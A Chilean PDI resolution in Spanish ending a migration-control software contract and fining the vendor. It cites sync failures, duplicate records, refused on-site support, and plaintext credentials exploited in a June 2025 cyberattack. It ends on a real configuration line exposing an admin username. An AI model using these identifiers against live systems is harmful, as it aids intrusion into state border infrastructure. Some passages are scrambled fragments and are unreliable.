

RESOLUCIÓN EXENTA N° 721

TÉRMINASE ANTICIPADAMENTE
CONTRATO Y CÓBRASE MULTA A LA
UNIÓN TEMPORAL DE PROVEEDORES
COMPUESTA POR ASESORÍAS
TECNOLÓGICAS BEACON 42 RUT N°
77.822.469-0, E INVERSIONES Y
ASESORÍAS TECNOLÓGICAS BEACON 42
S.A., RUT N° 76.046.598-4, EN PROCESO
LICITATORIO ID N° 3844-1-LR24.

SANTIAGO, 12 SEP 2025

VISTOS:

- a) Lo dispuesto en la Ley N° 21.722, que aprobó el Presupuesto del Sector Público para el presente año.
- b) Ley N° 18.575, Orgánica Constitucional de Bases Generales de la Administración del Estado, cuyo texto refundido, coordinado y sistematizado fue fijado a través del D.F.L. N°1/19.653, de 2000, del Ministerio Secretaría General de la Presidencia.
- c) Ley N° 19.880, que establece las Bases de los Procedimientos Administrativos que rigen los Actos de los Órganos de la Administración del Estado.
- d) Ley N° 19.886, de Bases sobre Contratos Administrativos de Suministro y Prestación de Servicios.
- e) Ley N° 18.928, Fija Normas Sobre Adquisiciones y Enajenaciones de Bienes Corporales e Incorporales Muebles y Servicios de las Fuerzas Armadas.
- f) Ley N° 20.285, de Transparencia de la Función Pública y de Acceso a la Información de la Administración del Estado.
- g) Ley N° 20.730, que regula el Lobby y las Gestiones que Representen Intereses Particulares ante las Autoridades y Funcionarios.
- h) Decreto N° 661, de 12.DIC.024, que aprueba el Reglamento de la Ley N° 19.886, de Bases sobre Contratos Administrativos de Suministro y Prestación de Servicios.
- i) Decreto N° 95, Reglamento de la Ley N° 18.928, que Fija Normas Sobre Adquisiciones y Enajenaciones de Bienes Corporales e Incorporales Muebles y Servicios de las Fuerzas Armadas.
- j) Decreto Ley N° 2.460, de 24.ENE.979, Ley Orgánica de la Policía de Investigaciones de Chile.
- k) Decreto N° 41, de 1987, del Ministerio de Defensa Nacional, Reglamento Orgánico de la Policía de Investigaciones de Chile.
- l) Resolución N° 36, del 23.DIC.024, de la Contraloría General de la República, por la cual fija normas sobre exención del trámite de toma de razón.

m) Resolución Exenta RA N° 380/1953/2023, del 14.NOV.023, de la Dirección General, que designa Jefe Nacional de Logística y Grandes Compras, al Prefecto Andrés ITHURRALDE PANTOJA.

CONSIDERANDO:

1) Mediante Resolución Exenta N° 271, de 27.MAR.024, de la Jefatura Nacional de Logística y Grandes Compras, se adjudicó la Licitación Pública ID N° 3844-1-LR24, "SERVICIOS DE MANTENCIÓN, SOPORTE Y DESARROLLO EVOLUTIVO DEL SISTEMA DE CONTROL MIGRATORIO", a la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42 RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, por la suma de \$317.002.500 (trescientos diecisiete millones dos mil quinientos pesos), impuestos incluidos.

2) Que, mediante Resolución Exenta N° 309, de 12.ABR.024, de la Jefatura Nacional de Logística y Grandes Compras, se aprueba el contrato generado como consecuencia de la adjudicación mencionada en el numeral precedente, en Licitación Pública ID N° 3844-1-LR24, suscrito con la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, por la suma de \$317.002.500 (trescientos diecisiete millones dos mil quinientos pesos), impuestos incluidos, con un plazo de inicio de servicios desde el 01.ABR.024 al 31.DIC.025.

3) Que, se entregó por los proveedores en UTP adjudicados, un documento de garantía consistente en certificado de fianza de la Sociedad de Garantía Recíproca Progarantía, documento no endosable y pagadero a la vista, N° 17BE0BED, con vigencia hasta el 31.MAR.026, por un monto de \$31.700.250, que se mantendrá en custodia del Departamento de Gestión y Planificación.

4) Informe de Supervisor de Contrato, de 10.JUL.025, emanado del Profesional A/C José DELGADO CARRILLO y el Comisario (OPP) Ricardo MORIS JORDÁN, ambos de dotación de la Piana Mayor de la Jefatura Nacional de Migraciones y Policía Internacional, en los siguientes términos:

ANTECEDENTES

MARCO LEGAL Y CONTRACTUAL

OBJETO DEL CONTRATO

El contrato suscrito entre las partes establece en su Cláusula SEGUNDO "OBJETO DEL CONTRATO" que la Unión Temporal se obliga a prestar los SERVICIOS DE MANTENCIÓN, SOPORTE Y DESARROLLO EVOLUTIVO DEL SISTEMA DE CONTROL MIGRATORIO, conforme a las Bases Administrativas, Especificaciones Técnicas y oferta adjudicada de la Unión Temporal, contenidas íntegramente en la Licitación Pública ID N° 3844-1-LR24.

CLASIFICACIÓN DE INCUMPLIMIENTOS

Según el CAPÍTULO VII. DE LOS INCUMPLIMIENTOS DEL CONTRATO, Párrafo 1. De los Incumplimientos, Art. 66, los incumplimientos se clasifican en:

Graves: Se entiende por incumplimientos graves del contrato todos aquellos incumplimientos que afecten obligaciones o requerimientos esenciales señalados expresamente en estas Bases, correspondiente a los artículos N° 3, 6, 15 y 52, 74 y 77 párrafo tercero, así como el acumular multas que en su conjunto sea superior al 10% del monto total del contrato y todas las que se detallan en el Anexo N° 2 "Clasificación de los Incumplimientos".

Leves: Serán consideradas infracciones leves los incumplimientos que generan el cobro de una multa hasta un tope máximo del 10% del monto total del contrato y que se detallan en el Anexo N° 2 "Clasificación de los Incumplimientos".

FORMA DE CUMPLIMIENTO

El Art. 60. Forma de cumplimiento establece

que:

"El cumplimiento de la obligación principal y sus accesorias deberá efectuarse según lo establecido en las Bases, y el contrato cuyas cláusulas deberán estar en armonía y no contradecir lo estipulado en las Bases y Oferta adjudicada del Contratista, en cuanto esta última, se adecue, estrictamente, a lo requerido en el presente proceso.

La infracción a la forma en que deben ser cumplidas las obligaciones contractuales por el Contratista, será considerada una infracción grave si involucra alguna de las obligaciones o requerimientos señalados como esenciales en las presentes Bases."

REQUERIMIENTOS TÉCNICOS OBLIGATORIOS

Las Especificaciones Técnicas, que forman parte integral del contrato, establecen en el apartado 1.2 "REQUERIMIENTOS TÉCNICOS OBLIGATORIOS" que "El soporte del Sistema Control Migratorio es obligatorio durante todo el año del contrato".

INCUMPLIDAS OBLIGACIONES ESPECÍFICAS

Según el punto 1.1 "Soporte Control Migratorio Actual", el contratista debe dar mantención y soporte considerando entre otras actividades:

a) Sincronización de registros migratorios desde la Base de Datos SQL que existe en cada uno de los pasos fronterizos hacia la Base de Datos Central (Oracle).

b) Solución en la duplicación de registros migratorios en las avanzadas (entiéndase por solución, no eliminación de registros).

DESCRIPCIÓN DE LOS INCUMPLIMIENTOS

1. FALTA DE SINCRONIZACIÓN DE REGISTROS MIGRATORIOS

Problema identificado:

• Los registros migratorios no se están sincronizando correctamente desde las bases de datos SQL de los pasos fronterizos hacia la base

de datos central Oracle.

• Ciudadanos que solicitan certificados de sus movimientos migratorios no encuentran sus registros en la base de datos central.

• Existe desconexión entre los datos registrados en pasos fronterizos y la información disponible a nivel central.

Evidencia del incumplimiento: En correo electrónico de fecha 5 de junio de 2025, Hugo Mondaca (Project Manager de Beacon42) declara:

"Todos los registros están siendo sincronizados siempre y cuando esto sea posible. Es de su conocimiento y está en las minutas inclusive la realizada hoy día, que esto no es posible por no estar disponible el servicio de BizTalk que ha caído por fallas en el hardware de la institución lo que no es responsabilidad de Beacon42."

Análisis: El contratista admite que la sincronización no se está realizando y se excusa en problemas de hardware, cuando su obligación contractual es garantizar la sincronización como parte del soporte técnico obligatorio.

TORIOS

migratorios en el sistema central.

integridad de datos, que corrobore si los registros ya fueron enviados.

reenvío de datos, creando duplicidad.

correo, Hugo Mondaca declara:

"Existen como bien dice un conjunto de registros duplicados, esto es responsabilidad de la empresa GEPOL, y entiendo estamos de acuerdo en que la eliminación de los duplicados les corresponde."

Análisis: El contratista evade su responsabilidad contractual trasladándola a un tercero (GEPOL), cuando su obligación específica es proporcionar "solución en la duplicación de registros migratorios".

SEGURO DE SOFTWARE

autenticación seguros.

de sesión.

detectada el día 19 de junio de 2025 durante ciberataque.

almacenados en texto plano en archivos de configuración.

configuraciones del sistema de control migratorio.

19 de junio de 2025.

durante investigación post incidente.

por falta de cifrado.

2. DUPLICACIÓN DE REGISTROS MIGRA-

Problema identificado:

- Existe duplicación masiva de registros

- No existe protocolo de validación de

- Las fallas de red o eléctricas generan

Evidencia del incumplimiento: En el mismo

3. INCUMPLIMIENTO DE DESARROLLO

Obligación contractual:

El contrato establece específicamente los siguientes requerimientos para desarrollo seguro de software:

- Implementación de mecanismos de

- Implementación de mecanismos de manejo

- Uso de tokens de sesión.

- Identificación de datos sensibles.

- Cifrado de datos en tránsito.

- Cifrado de datos en reposo.

- Gestión de cambios (GIT).

Problema identificado:

- Vulnerabilidad crítica de seguridad

- Usuario "btsadmin" y contraseña

- almacenados en texto plano en archivos de configuración.

- Credenciales expuestas en múltiples

- configuraciones del sistema de control migratorio.

- Datos sensibles sin cifrado en reposo.

Evidencia del incumplimiento:

- Incidente de ciberseguridad ocurrido el día

- Detección de credenciales en texto plano

- Configuraciones del sistema comprometidas

Análisis: El contratista incumplió gravemente las obligaciones de desarrollo seguro, específicamente el "cifrado de datos en reposo", dejando credenciales críticas expuestas en texto plano, facilitando el acceso no autorizado durante el ciberataque, comprometiendo con ello, la seguridad integral del sistema.

4. INCUMPLIMIENTO DE MODALIDAD DE PRESTACIÓN DEL SERVICIO

Obligación contractual: En la propuesta técnico-económica adjudicada, el contratista se comprometió expresamente respecto al "Lugar de Prestación del Servicio":

"Todas las actividades se harán de manera remota, solamente desplazándose a dependencias cuando sea imposible ejecutar la actividad de manera remota. Tanto las horas de trabajo remoto como las horas en sitio se consideran y computan dentro del servicio."

Problema identificado:

- Negativa del contratista a prestar soporte presencial cuando el soporte remoto es insuficiente.
- Algunos servicios no están siendo prestados ni remotamente ni presencialmente.
- Incumplimiento directo de la modalidad de prestación comprometida en la propuesta adjudicada.

Evidencia del incumplimiento:

Durante la reunión de contrato habitual del 10 de julio de 2025, a las 11:00 horas, el señor Gabriel Cor manifestó que no podía prestar precedente y hacer soporte presencial, contradiciendo directamente su propuesta técnico económica adjudicada. Lo anterior, además fue corroborado formalmente mediante correo electrónico del día 10 de julio de 2025, a las 13:06 horas, por el Sr. Hugo Mondaca.

Análisis: El contratista incumple gravemente su propuesta técnico económica al negarse a prestar soporte presencial cuando el soporte remoto es insuficiente o imposible, siendo que su propuesta adjudicada establecía explícitamente que se desplazarían a dependencias cuando fuera imposible ejecutar la actividad de manera remota. Esta negativa constituye una infracción grave a la forma de cumplimiento comprometida contractualmente, por tratarse de la seguridad nacional del Estado de Chile.

POSICIÓN DEL CONTRATISTA

Negativa a Cumplir Obligaciones Contractuales

En correo electrónico de fecha 5 de junio de 2025, el contratista manifiesta:

1. Respecto al soporte: "La solicitud no corresponde a un pedido de Soporte, por lo cual no podemos tomarlo como tal".
2. Respecto a registros duplicados: "esto es responsabilidad de la empresa GEPOL, y no siendo dueños de la misma, no es de nuestro resorte esa eliminación".
3. Cierre unilateral del ticket: "me veo en la obligación de cerrar este ticket dado que no hay acciones pendientes por nuestra empresa".
4. Respecto al soporte presencial: "Gabriel Cor manifestó que no podía prestar precedente y hacer soporte presencial, contradiciendo directamente su propuesta técnico-económica adjudicada."



Contractuales

empresa para ganar la licitación.
por la empresa adjudicada.

control migratorio.

migratorios a ciudadanos.

registros migratorios.

datos migratorios.

facilitando ciberataques.

seguridad del Estado.

"GRAVE".

del contrato:

"La infracción a la forma en que deben ser cumplidas las obligaciones contractuales por el Contratista, será considerada una infracción grave si involucra alguna de las obligaciones o requerimientos señalados como esenciales en las presentes Bases."

Aplicación al Caso Concreto

Los incumplimientos identificados califican como GRAVES según el Art. 66 del CAPÍTULO VII, por las siguientes razones:

contrato;

- 1. Afectan obligaciones esenciales del contrato;
 - La sincronización de registros migratorios es un requerimiento técnico obligatorio establecido en las Bases.
 - La solución de duplicación de registros es un requerimiento técnico obligatorio establecido en las Bases.
 - El desarrollo seguro de software con cifrado de datos es un requerimiento técnico obligatorio establecido en las Bases.

cumplimiento (Art. 60):

Contradicción con Obligaciones

- Estas declaraciones contradicen directamente:
- Las especificaciones técnicas del contrato.
 - Los requerimientos técnicos obligatorios.
 - La propuesta técnica presentada por la
 - Propuesta técnica y económica presentada

IMPACTO INSTITUCIONAL

1. Operacional

- Afectación de la operatividad del sistema de
- Pérdida de confiabilidad de la información.
- Imposibilidad de entregar certificados

2. Servicios Ciudadanos

- Ciudadanos no pueden acceder a sus
- Retrasos en la emisión de certificados.
- Deterioro del servicio público.

3. Seguridad Nacional y Ciberseguridad

- Compromiso crítico de la integridad de los
- Exposición de credenciales administrativas
- Afectación del control fronterizo efectivo.
- Vulnerabilidad sistémica que compromete la

**CALIFICACIÓN DEL INCUMPLIMIENTO
LEGALIDAD DEL INCUMPLIMIENTO**

Base Legal para Calificación de Incumplimiento

Conforme al Art. 60. Forma de cumplimiento

"La infracción a la forma en que deben ser cumplidas las obligaciones contractuales por el Contratista, será considerada una infracción grave si involucra alguna de las obligaciones o requerimientos señalados como esenciales en las presentes Bases."

Aplicación al Caso Concreto

Los incumplimientos identificados califican como GRAVES según el Art. 66 del CAPÍTULO VII, por las siguientes razones:

1. Afectan obligaciones esenciales del

- contrato;
- La sincronización de registros migratorios es un requerimiento técnico obligatorio establecido en las Bases.
- La solución de duplicación de registros es un requerimiento técnico obligatorio establecido en las Bases.
- El desarrollo seguro de software con cifrado de datos es un requerimiento técnico obligatorio establecido en las Bases.

2. Constituyen infracciones a la forma de

cumplimiento (Art. 60):

- El contratista ha incumplido obligaciones esenciales señaladas expresamente en las Bases.
- Las obligaciones incumplidas están contenidas en los "REQUERIMIENTOS TÉCNICOS OBLIGATORIOS".
- La infracción involucra requerimientos esenciales, calificándose automáticamente como grave.

3. Impacto institucional y de seguridad nacional:

- Los problemas afectan directamente la capacidad de la PDI para cumplir su función de control migratorio.
- El compromiso crítico de seguridad que facilitó ciberataque constituye una infracción grave a obligaciones esenciales.
- La exposición de credenciales administrativas en texto plano vulnera requerimientos esenciales de seguridad.

4. Negativa expresa a cumplir obligaciones contractuales:

- El contratista ha manifestado explícitamente que no considera estas obligaciones como parte de su responsabilidad.
- Esta posición contradice directamente las Bases y la oferta adjudicada.

5. Continuidad y sistematicidad del incumplimiento:

- Los problemas persisten en el tiempo sin solución efectiva.
- Existe un patrón de incumplimiento que afecta múltiples aspectos esenciales del contrato.

6. Vulnerabilidad sistémica:

- El incumplimiento de desarrollo seguro expone el sistema completo a amenazas cibernéticas.
- Compromete la seguridad nacional y la operatividad institucional.

APLICACIÓN DE MULTA

Base Legal

Conforme al **CAPÍTULO VII. DE LOS**

INCUMPLIMIENTOS DEL CONTRATO, Art. 66 y las condiciones generales del contrato:

- Los incumplimientos graves afectan obligaciones o requerimientos esenciales señalados expresamente en las Bases.
- El Art. 60 establece que la infracción a obligaciones esenciales constituye infracción grave.
- Los requerimientos técnicos obligatorios constituyen obligaciones esenciales del contrato.

Porcentaje de Multa

10% del valor total del contrato por incumplimiento grave de obligaciones contractuales esenciales, conforme a la clasificación establecida en el Art. 66.

Justificación Legal.

- Incumplimiento de requerimientos técnicos obligatorios (obligaciones esenciales según Art. 60).
- Afectación grave de la operatividad institucional.
- Compromiso crítico de seguridad que facilitó ciberataque.

- Exposición de credenciales administrativas en texto plano (violación de desarrollo seguro obligatorio).
- Incumplimiento de desarrollo seguro de software (requerimiento técnico obligatorio).
- Negativa expresa a cumplir obligaciones contractuales (infracción a la forma de cumplimiento).
- Impacto en la prestación de servicios ciudadanos.

Fundamentación Jurídica

Los incumplimientos constituyen infracciones graves según el Art. 66, al afectar obligaciones esenciales establecidas en las Bases, específicamente los "REQUERIMIENTOS TÉCNICOS OBLIGATORIOS", y configurar una infracción a la forma de cumplimiento señalada en el Art. 60.

RECOMENDACIONES

1. Aplicación de la Multa

Proceder con la aplicación de la multa, correspondiente a 262 UTM del mes de julio 2025.

2. Término Anticipado de Contrato

Proceder con el término anticipado del contrato, en atención a los incumplimientos graves señalados en el presente informe. Cabe señalar que, al considerar la multa aplicada en abril por un monto equivalente a 200 UTM, junto con la actual de 262 UTM correspondiente al mes de julio 2025, el total acumulado alcanza el 10% del valor total del contrato.

CONCLUSIÓN

Los antecedentes expuestos demuestran un incumplimiento grave y reiterado de las obligaciones contractuales por parte de Beacon42, específicamente en los aspectos técnicos obligatorios de:

1. Sincronización de registros migratorios.
2. Solución de duplicación de registros.
3. Desarrollo seguro de software, particularmente el cifrado de datos en reposo.
4. Negativa a prestar soporte presencial.

Calificación Legal

Conforme al Art. 66 del CAPÍTULO VII y Art. 60, estos incumplimientos constituyen **infracciones graves** por afectar obligaciones esenciales establecidas en las Bases Administrativas, específicamente los "REQUERIMIENTOS TÉCNICOS OBLIGATORIOS".

El incumplimiento más crítico corresponde a la **exposición de credenciales administrativas en texto plano**, que facilitó el ciberataque del 19 de junio de 2025, comprometiendo gravemente la seguridad nacional. Esta vulnerabilidad evidencia una transgresión grave del contrato en materia de desarrollo seguro de software.

La negativa expresa del contratista a reconocer estas obligaciones como parte de su responsabilidad contractual constituye una **infracción a la forma de cumplimiento** establecida en el Art. 60 que, junto con el impacto operacional, ciudadano y de seguridad nacional generado, justifica plenamente la aplicación de una multa de 262 UTM correspondientes al mes de julio de 2025.

Recomendación de esta supervisión de contrato:

APLÍQUESE MULTA POR INCUMPLIMIENTO GRAVE POR 262 UTM, CORRESPONDIENTE AL MES DE JULIO DE 2025, LO QUE DERIVA EN EL TÉRMINO ANTICIPADO DEL CONTRATO, CONFORME A LO ESTABLECIDO EN LAS BASES LICITATORIAS Y EN LA NORMATIVA

45

CONTRACTUAL APLICABLE. LO ANTERIOR, POR CUANTO EL MONTO TOTAL DE LAS MULTAS CURSADAS DURANTE LA EJECUCIÓN DEL CONTRATO CORRESPONDIENTE A LA LICITACIÓN PÚBLICA ID N° 3844-1-LR24, HA ALCANZADO EL LÍMITE MÁXIMO PERMITIDO DEL 10% DEL VALOR TOTAL DEL CONTRATO.

5) Que, mediante Resolución Exenta N° 591, de 06.AGO.025, de esta Jefatura Nacional de Logística y Grandes Compras, se inició, procedimiento de aplicación de multa por incumplimiento grave y término de contrato, en contra de la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42 Ltda., Rut N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., Rut N° 76.046.598-4, conforme al Informe elaborado por el Supervisor de Contrato, de 10.JUL.025, por un monto de 262 UTM correspondientes al mes de julio, en su valor en pesos al día del pago. Según lo establecido en las Bases Administrativas, Especificaciones Técnicas, Anexos; y en el contrato celebrado entre la UTP Asesorías Tecnológicas Beacon 42 Ltda., Rut N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., y la Policía de Investigaciones de Chile, todos del proceso de Licitación Pública ID N° 3844-1-LR24, de "Servicios de Mantenimiento, Soporte y Desarrollo Evolutivo del Sistema de Control Migratorio". Lo anterior atendido a lo señalado en los considerandos de la citada Resolución.

6) Que, mediante correo electrónico el 06.AGO.025, se notificó a la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, la Resolución Exenta señalada en el considerando que antecede.

7) Que, mediante correo electrónico el 11.AGO.025, la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, presentó sus descargos, realizando las alegaciones que estima pertinentes a sus derechos.

8) Informe Supervisión de Contrato, de 29.AGO.025, emitido por el Profesional A/C José DELGADO CARRILLO y el Comisario OPP Ricardo MORIS JORDAN, Supervisores de Contrato, de dotación de la Plana Mayor de la Jefatura Nacional de Migraciones y Policía Internacional, el cual señala:

1.- ANTECEDENTES

Con fecha 03.ABR.024, se suscribió contrato de prestación de servicios entre la PDI y la empresa UTP Beacon42, derivado de la Licitación Pública 3844-1-LR24, por un monto de \$317.002.500, para la Mantenimiento, Soporte y Desarrollo evolutivo del Sistema Control Migratorio (SCM).

Mediante Oficio Ordinario OOR-0143819-2025 del 24.MAR.025, la Jefatura Nacional de Migraciones y Policía Internacional solicitó un informe técnico detallado a la Jefatura Nacional de Tecnologías de la Información y Transformación Digital, sobre las fallas reportadas al Supervisor de Contrato del SCM.

En respuesta, la Jefatura señalada en el párrafo anterior emitió Informe Técnico N° 155, del 07.ABR.025, en el cual se detallan múltiples incidencias que han afectado la operatividad del Sistema Control Migratorio a nivel nacional.

Informe de Supervisión de Contrato, de fecha 17.ABR.025, emanado del Comisario (OPP) Ricardo MORIS JORDAN y del Profesional A/C José DELGADO CARRILLO, ambos de dotación de la Plana Mayor de la Jefatura Nacional de Migraciones y Policía Internacional.

La Resolución N° 344, de fecha 16.MAY.025, de la Jefatura Nacional de Logística y Grandes Compras, mediante la cual se inicia el Procedimiento de Aplicación de Multa a la UTP de Beacon 42, en proceso licitatorio ID N° 3844-1-LR24, "Servicios de Mantenimiento, Soporte y Desarrollo Evolutivo del Sistema de Control Migratorio".

Descargos formulados por la UTP BEACON 42, en respuesta al incidente de aplicación de multa notificada mediante la citada RESOLEX N°344, en el marco del contrato suscrito en el Proceso de Licitación Pública ID 3844-1-LR24.

La Resolución N° 431, de fecha 16.JUN.025, de la Jefatura Nacional de Logística y Grandes Compras, mediante la cual se cobra multa a la Unión Temporal de Proveedores compuesta por Asesoría Tecnológica BEACON 42 RUT N° 77.822.469-0, E INVERSIONES Y ASESORIAS TECNOLOGICAS BEACON 42 S.A., RUT N° 76.046.5984, en proceso licitatorio ID N° 3844-1-LR24.

Cabe destacar, que en la citada Resolución de la Jefatura Nacional de Logística y Grandes Compras, se rechazaron los descargos presentados por la UTP BEACON 42, indicándose en su Considerando N° 11 lo siguiente: "de acuerdo a lo establecido en el Capítulo VII, "De los Incumplimientos del Contrato", Párrafo N° 1 "De los Incumplimientos", artículo 79, "Leves"; Párrafo N° 3, "De la Aplicación de las Multas, artículo N° 70 "Fundamentos de las Multas" y 71 "Montos de las Multas"; Anexo "Clasificación de los Incumplimientos" "Leves", N° 2 señala: "superar los tiempos de respuesta ofertados", Anexo N° 3, Multas, Nro. 2: 1UTM, por hora de retraso, de las Bases Administrativas, Especificaciones Técnicas y Anexos, aprobados mediante Resolución Exenta N° 1122, del 29.DIC.023, de la Jefatura Nacional de Logística y Grandes Compras, en relación a la cláusula novena y décima del contrato, se hace pertinente, fundamentado y necesario rechazar los descargos, así como la aplicación de la multa respecto del incumplimiento observado y cuya clasificación corresponde al carácter de Leve, por aplicación de la fórmula establecida contractualmente de 1 UTM por hora de retraso y considerando un total de 200 horas de retraso en incidencias críticas, (Incidente Avanzada Horcones: 24 horas de retraso; Incidente Los Libertadores: 7 días (168 horas); Incidente caída de servicios a nivel nacional (8 y 23 de marzo): 8 horas totales.). Esto según lo dispuesto en las bases del presente proceso licitatorio ID N° 3844-1-LR24, "SERVICIOS DE MANTENIMIENTO, SOPORTE Y DESARROLLO EVOLUTIVO DEL SISTEMA DE CONTROL MIGRATORIO", Especificaciones Técnicas y oferta adjudicada. Esta medida es proporcional a la gravedad de los incumplimientos y busca resguardar el interés público y la correcta ejecución del contrato".

A su vez, en virtud de la referida Resolución, se aplicó una multa a la Unión Temporal de Proveedores compuesta por Asesorías Tecnológicas Beacon 42, RUT N° 77.822.469-0, e Inversiones y Asesorías Tecnológicas Beacon 42 S.A., RUT N° 76.046.598-4, por 200 horas de retraso en incidencias críticas, (Incidente Avanzada Horcones: 24 horas de retraso; Incidente Los Libertadores: 7 días (168 horas); Incidente caída de servicios a nivel nacional (8 y 23 de marzo): 8 horas totales.), considerando 1 UTM por hora de retraso, correspondiendo, en consecuencia aplicar una multa de 200 UTM en total, en su valor en pesos al día del pago, según lo establecido en las Bases Administrativas, Especificaciones Técnicas, Anexos y contrato del proceso de Licitación Pública ID N° 3844-1-LR24, "SERVICIOS DE MANTENIMIENTO, SOPORTE Y DESARROLLO EVOLUTIVO DEL SISTEMA DE CONTROL MIGRATORIO". Lo anterior, atendido lo señalado en los considerandos de la citada Resolución junto con su documentación adjunta. Multa, que la referida UTP, deberá depositar en la cuenta fiscal del Banco Estado, cuenta corriente N° 9235388, dentro de los 5 días hábiles, remitiendo comprobante de la transferencia al correo electrónico jenalog@investigaciones.cl.

Posteriormente, se emite Informe de Supervisión de Contrato, de fecha 10.JUL.025, emanado del Comisario (OPP) Ricardo MORIS JORDÁN, y del Profesional A/C José DELGADO CARRILLO, ambos de dotación de la Piana Mayor de la Jefatura Nacional de Migraciones y Policía Internacional, el que da cuenta de incumplimientos al contrato firmado con la Policía de

Investigaciones de Chile, de fecha 03.ABR.024, para la provisión del Servicio de Mantenimiento, Soporte y Desarrollo Evolutivo del Sistema de Control Migratorio.

La Resolución N° 591, de fecha 06.AGO.025, de la Jefatura Nacional de Logística y Grandes Compras, mediante la cual se inicia el Procedimiento de Aplicación de Multa y Término Anticipado de Contrato, a la UTP de Beacon 42, en proceso licitatorio ID N° 3844-1-LR24, "Servicios de Mantenimiento, Soporte y Desarrollo Evolutivo del Sistema de Control Migratorio", por incumplimientos de las obligaciones derivadas del contrato adjudicado.

2.- INFORME RESPECTO DE LOS DESCARGOS DE LA EMPRESA UTP BEACON 42.

En este punto es menester tener presente que, para analizar los descargos del proveedor, es pertinente siempre considerar lo establecido en el Contrato celebrado entre las partes, el que estipula en su cláusula SEGUNDO, lo siguiente: "OBJETO DEL CONTRATO. Por el presente instrumento, la Unión Temporal, representada en la forma señalada, se obliga a entregar prestar el SERVICIO DE MANTENIMIENTO, SOPORTE Y DESARROLLO EVOLUTIVO DEL SISTEMA DE CONTROL MIGRATORIO, conforme a lo señalado en las Bases Administrativas, Especificaciones Técnicas y oferta adjudicada de la Unión Temporal, contenidas íntegramente en la Licitación Pública ID N° 3844-1-LR24".

Precisado lo anterior, los descargos formulados por la UTP BEACON 42, se agrupan de la siguiente forma:

I.- DUPLICACIÓN DE REGISTROS MIGRATORIOS

ANÁLISIS DEL DESCARGO Y REFUTACIÓN DE ARGUMENTOS ENUNCIADOS POR LA UTP BEACON 42.

A. SOBRE LA RESPONSABILIDAD DE TERCEROS (GEPOL), ALEGADA POR EL PROVEEDOR

Argumento de Beacon 42: Sostiene que la duplicación de registros es responsabilidad de la empresa GEPOL.

REFUTACIÓN:

a) Responsabilidad contractual directa: UTP Beacon42 tiene la obligación contractual de garantizar la integridad de los datos que envía al sistema, independientemente de quien opere la base de datos destino.

b) Protocolo de validación: La ausencia de protocolos de validación de integridad de datos es una falla técnica imputable directamente al contratista, quien debe implementar mecanismos de control antes del envío.

c) Estándares de la industria: Todo sistema de transferencia de datos debe incluir validaciones de duplicidad antes del envío, siendo esta una práctica estándar en desarrollo de software.

B. SOBRE LAS PROPUESTAS NO ACEPTADAS

Argumento de Beacon42: Alega que propuso mejoras que no fueron aceptadas por la PDI.

REFUTACIÓN:

a) Obligación contractual original: Las mejoras propuestas no eximen el cumplimiento de las obligaciones básicas establecidas en las Bases Técnicas.

b) Responsabilidad de diseño: El contratista debió contemplar estos mecanismos de validación en su propuesta técnica original.

c) Continuidad del problema: El hecho de que el problema persista demuestra que no se han implementado las soluciones básicas requeridas.

REGISTROS **CONCLUSIÓN** **DUPLICACIÓN** **DE**

El incumplimiento está plenamente acreditado y constituye una falla grave en la integridad de los datos del sistema de control migratorio nacional.

Los fundamentos contenidos en las refutaciones anteriores, dejan en evidencia que el contratista evade su responsabilidad contractual en este punto, trasladándola a un tercero (GEPOL), cuando su obligación específica es proporcionar "solución en la duplicación de registros migratorios", lo anterior en conformidad con las Especificaciones Técnicas de la Licitación Pública ID N° 3844-1-LR24, las que forman parte integral del contrato suscrito entre las partes, y que particularmente en su N° 1.2, REQUERIMIENTOS TÉCNICOS OBLIGATORIOS, N° 12, MANTENCIÓN, SOPORTE Y GARANTÍA, trata sobre los Tiempos de Respuesta, Solución, Mantenimiento y Niveles de Servicio.

II.- INCUMPLIMIENTO DE DESARROLLO
SEGURO DE SOFTWARE

Argumento de Beacon42: niegan responsabilidad sobre credenciales expuestas y señalan que la falla fue en la infraestructura de la PDI.

El análisis forense determinó que los atacantes explotaron vulnerabilidades en los sistemas de control migratorio, obteniendo acceso no autorizado mediante el uso de credenciales expuestas en configuraciones internas de btsadmin, la que fue utilizada para escalar privilegios y realizar propagación de malware en infraestructura soportada y mantenida por Beacon42, además de red PDI.

Primeramente, es dable señalar que se realizó una reunión telemática el día 19 JUN.025 con Beacon42, donde participó personal PDI de distintas áreas incluido CENACIB (Ciberseguridad PDI), donde se les solicitó subsanar la vulneración, ya que las credenciales utilizadas por la empresa estaban siendo utilizadas para propagar malware, enumerar dispositivos en red PDI y conectarse a un C2C. Procediendo por seguridad, a caducar dichas credenciales, para evitar la propagación del atacante en la red PDI.

A la investigación de CENACIB se estableció lo siguiente:

1.- A la revisión de los archivos del sistema que mantiene Beacon42, se desprende el archivo "PichControlMigratorio.config", el cual no mantiene ningún mecanismo de seguridad, donde se aprecia en texto claro la credencial y contraseña utilizada por Beacon42 en el programa:

> SCM_12.9.1.2 (x64)

Nombre

- MasterList
- XSB
- PDIControlMigratorio.exe
- SCMConfigPasswordEncrypter.exe
- SCMUpdater.exe
- pdi_logo.bmp
- CACConecator.dll.config
- ConsultaFUIConnector.dll.config
- GEPOLConnector.DataAccess.dll.config
- GEPOLConnector.dll.config
- INTERPOLConnector.dll.config
- INTERPOLDConnector.dll.config
- LectorDocumentosHelper.dll.config
- PDIControlMigratorio.exe.config
- PichBioLogon.config
- PichBioLogon.dll.config
- PichControlMigratorio.config

Imagen relativa a aplicativo de Control Migratorio donde se encuentra el archivo "PichControlMigratorio.config"

```

<add key="GepolFrontServiceUser" value="btsadmin" />
